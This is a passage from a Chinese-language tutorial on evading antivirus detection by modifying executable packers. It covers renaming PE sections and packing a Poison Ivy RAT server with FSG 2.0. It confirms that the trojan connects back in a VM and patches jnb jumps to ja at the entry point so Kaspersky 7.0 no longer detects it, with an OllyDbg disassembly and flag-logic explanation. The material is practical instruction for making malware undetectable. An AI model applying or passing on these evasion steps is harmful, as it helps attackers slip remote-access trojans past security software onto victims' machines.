


图17

最后用xPELister修改下区段名称，如图18所示，将区段名称全部更改掉，如图19所示。




图18




图19

最后保存文件，测试一下，完全过掉江民、金山、瑞星和卡巴7.0的内存和表面查杀。

总结

改壳是一种较好的免杀方式，而且对于同一种壳来说改法多种多样，这就要靠自己多尝试多实践了。免杀有些东西看似简单，但是其得到结果的过程未必简单，经验是大量实践得出的结果。打造属于自己的改壳方式，对于江民、金山、瑞星、卡巴这类的杀毒软件，改壳都可以过掉。

五、改壳实战之 FSG2.0加壳程序中跳转指令变异免杀卡巴

FSG 也是一款很出名的壳，压缩率也很高，但遗憾的是只能给 EXE 程序加壳。本节将给出一个修改这个壳的实例，达到过卡巴扫描的目的。

首先配置一个 Poison Ivy 2.3.2 的服务端，采用 Delphi 数组方式生成（不采取这种方式而直接生成的文件，加壳后运行会出错），然后对配置好的服务端用 FSG 2.0 加壳压缩。

加壳压缩后的文件大小只有 5KB 多一点，可以说这款木马服务端很小，但是很强大。我在虚拟机里运行测试，成功上线，如图 20 所示。




图20

接下来讲一讲摸索标志位跳转的规律，并在本次实例中做一次运用。本节内容里对 FSG 2.0 这款壳要改得东西并不多，只用了 4 个跳转就免杀了卡巴 7.0，但是这个原理可以利用到改其他壳的实践中去，所以知道原理是很有必要的，这个也是本文的重点。我们所研究的改壳都不是大改，小改一下就可以了，只要达到免杀的目的，并且程序能正常而稳定的运行就算完成了任务，这也算作是入门级的改壳实战。

小知识

壳的辨认一般都是通过加了壳的程序入口处前几行的机器码来进行的，像卡巴这种杀毒软件辨认壳也基本是这样。所谓的虚拟机脱壳也不是万能的，一般是先判断出是什么壳，然后再放到虚拟机中运行，脱了壳以后辨认特征码进行查杀。如果壳无法辨认出来，基本就杀不掉了，有时候还真对卡巴的虚拟技术表示怀疑。

最常见的壳，像 UPX、ASPACK 等，稍作修改就免杀了，所以一般情况下其他壳也不用做太大的修改，只要改掉加壳目标程序前十行中的某些指令就基本能达到免杀目的了。

先说说怎么改 FSG2.0 来过卡巴 7.0 的查杀。首先用 OD 载入加了壳的目标程序，会看到程序入口处的指令，如图 21 所示。

```
00400154    8725 9CA34000   xchg    dword ptr [40A39C], esp
0040015A    61              popad
0040015B    94              xchg    eax, esp
0040015C    55              push    ebp
0040015D    A4              movs    byte ptr es:[edi], byte ptr [es:
0040015E    B6 80           mov     dh, 80
00400160    FF13            call    dword ptr [ebx]
00400162  ^ 73 F9           jnb     short 0040015D
00400164    33C9            xor     ecx, ecx
```

图21

之后把我们看到的几个jnb跳转进行修改，全部改成ja跳转，修改后的结果如图22所示。修改后的程序用卡巴7.0进行查杀，已经免杀。




图22　修改后得结果

修改的过程十分简单，但是“为什么可以这么修改？”是本节以下要说的重点内容。

先来简单说一说jnb跳转和ja跳转。**jnb为高于等于/不低于的转移指令，也就是当a>=b时跳转；而ja为高于/不低于等于的转移指令，也就是当a>b时才进行跳转。**

可以说这两个指令是汇编里值最接近的，但是并不代表这两个指令可以替换。而判断是否跳转，可以在OD中通过查看标志位来知道，标志位的值在OD中的右侧窗口显示，如图23所示。




图23

其中C、P、A、Z等分别代表CF、PF、AF、ZF标志位，后面的数字0和1是它的值，值只取0和1。**对于jnb跳转来说，CF等于0的时候才跳转，而对于ja来说，满足CF等于0之后还要必须满足ZF也等于0时才跳转。**

我们来分析一下，什么情况下ja和jnb是等效的。这里列出以下两种情况，也就是跳转时和不跳转时情况。

小知识

跳转时：CF等于0，ZF也等于0。
不跳转时：CF=1，ZF任意。

在这两种情况下，ja和jnb是等效的。这里面有点逻辑关系，可以反面论证。对于前一种情况，如果CF等于0，ZF等于1的时候，只有jnb可以跳转，而ja跳转不了，此时不等效。对于后一种情况，如果CF等于1，ZF无论是0还是1，两种都不跳转，此时满足等效。

具体操作过程要在OD中完成，一边单步步入，一边观察CF和ZF的值就可以了，如图24所示。

